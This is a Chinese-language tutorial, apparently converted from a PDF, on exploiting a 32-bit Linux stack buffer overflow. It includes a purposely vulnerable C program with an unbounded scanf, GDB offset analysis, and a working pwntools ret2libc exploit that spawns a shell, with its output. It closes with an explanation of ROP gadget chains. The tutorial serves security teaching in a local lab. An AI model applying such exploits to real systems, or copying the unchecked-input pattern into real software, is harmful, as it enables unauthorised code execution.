二进制漏洞-栈溢出

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

漏洞原理

在对栈缓冲区进行写操作时（如 memcpy），未对缓冲区大小进行判断，导致写入数据长度可能大于缓冲区长度。

通用利用方式

写入数据覆盖返回地址，使返回地址指向恶意代码起始地址。由于我是基于本地测试，也就是 libc 库的版本已知，而基于远程攻击或不同版本的 libc 库可能会存在差异。

漏洞测试程序

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void wh(const char* w) {
        if(strncmp(w, "say", 3) == 0) {
                printf("you said hello world!\n");
        } else {
                printf("you said fuck you!\n");
        }
}

int main() {
        char buf[16];

        memset(buf, 0, 16);
        printf("please input a word!\n");

        scanf("%s", buf);

        wh(buf);
        return 0;

}
```

很明显代码在执行 scanf 时未对缓冲区大小进行判断，存在栈溢出漏洞。

注意如无特殊说明，本文的 exp 都是基于该源码编译的二进制实现的。

所有测试均在 linux 环境下进行

未开启 NX

略，NX 栈不可执行，现在几乎没有不开启 NX 保护的了

开启 NX(DEP)，未开启 ASLR

其他保护未开启，这个是栈溢出中最简单的

```
[*] '/home/[redacted]vul_test/stack_overflow/test_ennx'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
system  addr: 0x62bf00
/bin/sh addr: 0x747b65
```

未开启 ASLR

```
[root@localhost stack_overflow]# cat  /proc/sys/kernel/randomize_va_space
0
```

程序第一次运行：

```
[root@localhost stack_overflow]# cat /proc/15967/maps
001f3000-001f4000 r-xp 00000000 00:00 0          [vdso]
005ca000-005e9000 r-xp 00000000 fd:00 532242     /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242     /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242     /lib/ld-2.12.so
005f1000-00782000 r-xp 00000000 fd:00 532243     /lib/libc-2.12.so
00782000-00784000 r--p 00191000 fd:00 532243     /lib/libc-2.12.so
00784000-00785000 rw-p 00193000 fd:00 532243     /lib/libc-2.12.so
00785000-00788000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 2240049    /home/sp00f/vul_test/stack_overflow/test_ennx
08049000-0804a000 rw-p 00000000 fd:00 2240049    /home/sp00f/vul_test/stack_overflow/test_ennx
b7fed000-b7fee000 rw-p 00000000 00:00 0
b7ffd000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

程序第二次运行：

```
[root@localhost stack_overflow]# cat /proc/15973/maps
00113000-00114000 r-xp 00000000 00:00 0          [vdso]
005ca000-005e9000 r-xp 00000000 fd:00 532242     /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242     /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242     /lib/ld-2.12.so
005f1000-00782000 r-xp 00000000 fd:00 532243     /lib/libc-2.12.so
00782000-00784000 r--p 00191000 fd:00 532243     /lib/libc-2.12.so
00784000-00785000 rw-p 00193000 fd:00 532243     /lib/libc-2.12.so
00785000-00788000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 2240049    /home/sp00f/vul_test/stack_overflow/test_ennx
08049000-0804a000 rw-p 00000000 fd:00 2240049    /home/sp00f/vul_test/stack_overflow/test_ennx
b7fed000-b7fee000 rw-p 00000000 00:00 0
b7ffd000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

程序第三次运行：

```
[root@localhost stack_overflow]# cat /proc/15979/maps
0020d000-0020e000 r-xp 00000000 00:00 0          [vdso]
005ca000-005e9000 r-xp 00000000 fd:00 532242     /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242     /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242     /lib/ld-2.12.so
005f1000-00782000 r-xp 00000000 fd:00 532243     /lib/libc-2.12.so
00782000-00784000 r--p 00191000 fd:00 532243     /lib/libc-2.12.so
00784000-00785000 rw-p 00193000 fd:00 532243     /lib/libc-2.12.so
00785000-00788000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 2240049    /home/sp00f/vul_test/stack_overflow/test_ennx
08049000-0804a000 rw-p 00000000 fd:00 2240049    /home/sp00f/vul_test/stack_overflow/test_ennx
b7fed000-b7fee000 rw-p 00000000 00:00 0
b7ffd000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

从以上运行可以看到主程序基址和 libc 基址一直保持不变，主程序基址 0x8048000，libc 基址 0x5f1000。


漏洞分析

此漏洞分析要完成几个任务：

1、缓冲区距离返回地址之间的字节长度


2、 确定利用方式

我们先解决第一个任务，首先看一下栈结构（对于函数调用存在约定如 cdecl、stdcall、fastcall)，我们这里以 cdecl 调用约定的栈结构为例：




上图就是 cdecl 调用约定的栈结构，gcc 编译基本都采用这种调用约定。

现在我们借助调试分析一下，首先在 scanf(“%s”,buf)处下段，然后运行到断点处，让我们看看**此时栈帧相关信息**




从图中我们可以看到当前栈帧保存的返回地址是 0x607d28

当前栈相关信息




从图中我们可以看到当前栈顶为 0xbfff250

buf 相关信息




从图中可以看出 buf 的地址时 0xbffff260（0xbffff260-0xbffff270 是该 buf 的缓冲区），目前缓冲区中数据为 0。

从以上图中其实我们已经看出 0xbfff27c 处存储的就是返回地址，**buf 距离 0xbffff27c 的长度为 28 字节**（0xbffff27c-0xbffff260），也就是从第 29 个字节开始的 4 个就是返回地址。我们来验证一下，调试时输入 28 个 A



可以看出 0xbffff260-0xbffff27b 全部变成 0x41（ASCII 码对应字符 A），并且就连返回地址的起始两位都被覆盖成了 00（小端，字符串结尾）。输入 32 个 A



从图中我们可以看到返回地址已经完全被 0x41414141 覆盖。

第一个任务已经解决完毕，让我们看看第二个任务，由于程序开启了 nx 保护，我们不能直接把 shellcode 写在栈上来执行攻击代码。不过众所周知 libc 是程序运行必须的，于是在漏洞利用时一般都是借助现有的函数（特别是 libc 函数，如 system exec 等）来达到任意命令执行的目的。该程序并没有显示的调用这些函数，因此我们必须手动构造，这里我以构

造 system(“/bin/sh”)为例。

a、找出 system 的函数地址（这个比较简单，程序没用开启 ASLR， 只需找到 system 在文件中的地址即可，这个地址不变）

```
(gdb) print system
$1 = {<text variable, no debug info>} 0x62bf00 <__libc_system>
```

b、构造/bin/sh（直接构造可能有点困难），我们不直接构造，因为在 libc 中包含/bin/sh 字符串，直接利用 a 中提到的方法找到该字符串地址作为参数传递给 system 即可。

```
.rodata:00747B64 00                      db    0
.rodata:00747B65 2F 62 69 6E 2F 73 68 00 aBinSh      db '/bin/sh',0          ; DATA XREF: do_system+45F↑o
.rodata:00747B65                                                             ; _IO_proc_open@@GLIBC_2_1+37D↑o ...
.rodata:00747B6D 65 78 69 74 20 30 00    aExit0      db 'exit 0',0           ; DATA XREF: system:loc_62BF40↑o
.rodata:00747B6D                                                             ; .data.rel.ro:00782D54↓o ...
```

构造后的栈结构如图

实现 exp

ret2libc

程序开启了 NX（栈不可执行，在栈上填充 shellcode，并用 shellcode 地址覆盖 eip 不能达到漏洞利用的目的），可以采用 ret2libc 方式绕过，让执行流跳转到 libc 函数中，这样就

满足权限验证条件，这里借助一个特别好用的工具 pwntools 来实现的 exp

```
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')

p = process("./test_ennx")


system_addr = 0x62bf00
bin_sh_addr = 0x747b65
saved_eip = 0x607d28

p.recvline()
payload = 'A' * 28 +  p32(system_addr) + p32(saved_eip) + p32(bin_sh_addr)
p.sendline(payload)
#p.recvall()
p.interactive()
p.close()
```

运行效果：

```
[sp00f@localhost stack_overflow]$ python test_ennx_noaslr.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './test_ennx': pid 16083
[DEBUG] Received 0x15 bytes:
    'please input a word!\n'
[DEBUG] Sent 0x29 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  00 bf 62 00  |AAAA|AAAA|AAAA|··b·|
    00000020  28 7d 60 00  65 7b 74 00  0a                        |(}`·|e{t·|·|
    00000029
[*] Switching to interactive mode
[DEBUG] Received 0x13 bytes:
    'you said fuck you!\n'
you said fuck you!
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0xab bytes:
    'a.out\t\t gf\t      test_ennx_noaslr.py  test_PIE    test_pie.py\n'
    'at_test_pie.py\t test_ennx    test_ennx.py\t   test_pie1\n'
    'exp_test_pie.py  test_ennx.c  test_pie\t\t   test_pie.c\n'
a.out         gf          test_ennx_noaslr.py  test_PIE    test_pie.py
at_test_pie.py     test_ennx    test_ennx.py       test_pie1
exp_test_pie.py  test_ennx.c  test_pie           test_pie.c
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x6a bytes:
    00000000  75 69 64 3d  35 30 32 28  73 70 30 30  66 29 20 67  |uid=|502(|sp00|f) g|
    00000010  69 64 3d 35  30 32 28 73  70 30 30 66  29 20 e7 bb  |id=5|02(s|p00f|) ··|
    00000020  84 3d 35 30  32 28 73 70  30 30 66 29  20 e7 8e af  |·=50|2(sp|00f)| ···|
    00000030  e5 a2 83 3d  75 6e 63 6f  6e 66 69 6e  65 64 5f 75  |···=|unco|nfin|ed_u|
    00000040  3a 75 6e 63  6f 6e 66 69  6e 65 64 5f  72 3a 75 6e  |:unc|onfi|ned_|r:un|
    00000050  63 6f 6e 66  69 6e 65 64  5f 74 3a 73  30 2d 73 30  |conf|ined|_t:s|0-s0|
```

此处获得了shell

返回结果

返回结果

ROP

ROP(Return Oriented Programming)即面向返回地址编程，其主要思想是在栈缓冲区溢

出的基础上，通过利用程序中已有的小片段(gadgets)来改变某些寄存器或者变量的值，从而改变程序的执行流程，达到漏洞利用目的。


Rop 技术是利用 pop xxx、 ret 类似的指令构造一个链来实现 exp 的，我们这里介绍一下 pop 和 ret 指令。

Pop 操作数，操作数是寄存器，或者存储器，不能是立即数

Pop xxx 指令是从栈顶弹出数据并赋值给寄存器、存储器 xxx，如 pop eax 就是从栈顶弹出数据并赋值给 eax。


Ret 指令从当前栈顶位置弹出返回执行指令的地址给 EIP，等效指令是 pop eip。

让我们用图示展示一下 ret2libc 和 rop 技术细节：



从上图可以看到 ret2libc 方式把返回地址直接覆盖为 libc 函数 system 地址，程序控制流被引导到 libc 函数 system 中。

下图是 ROP 实现控制流变化图示，它是否更适合于 32 位 x86 的 linux 操作系统?




我们先来解决一下图中的两个问题：

1、在这个场景中我们的 gadget 链的第一条指令是用 pop xxx 还是 ret?


先忽略函数调用约定，gadget 链的第一条指令是 pop xxx 还是 ret 取决于我们在图中 1 处存放的是指令地址（函数地址）还是参数，ROP 图示 1 处存放的是 system 的地址，因此该 gadget 链第一条指令应该是指向 ret 的地址（pop eip），这样程序控制流就被我们改变了。执行完 ret 指令后，system 地址从栈上弹出。

2、/bin/sh 怎么传递给 system 函数?

在 32 位的 linux 系统下如果调用约定不是 fastcall，被调用函数参数都是通过栈来传递的，如果调用约定是 fastcall，被调用的函数的第一个和第二个参数将由 EDX 和 ECX 传递。其余参数同 cdecl 约定，现在通过图示对比一下二者区别：



上图是通过栈传递参数的 rop，从图上可以看到这里的 rop 链仅包含一条 ret 指令，rop 栈填充字节数 − 4 = ret2libc 栈填充字节数，并且返回地址被覆盖成了 ret 指令的地址，system 地址紧随其后。



上图是 fastcall 调用约定的 rop，该 rop 就具备典型 rop 的模样了，它是由 pop 和 ret 指

令组合构成的。32 位 x86 linux 系统 fastcall 调用约定规定头两个参数需要使用寄存器 EDX、ECX 传递，其余参数使用栈。这样就有很多组合如：


pop edx | ecx； pop ecx | edx；ret；或 pop ecx | edx；ret； pop edx | ecx；ret；

或 pop ecx | edx；pop xxx；ret； pop edx | ecx；pop xxx；ret；

需要按照 ret 对应栈上的地址是相应的指令地址，pop 对应栈上的数据是相应的参数规则来布置栈结构。上图演示了第一种情况的栈布局。


下面这幅图演示了第二种 rop 链的栈布置情况（后面的就不举例了）。

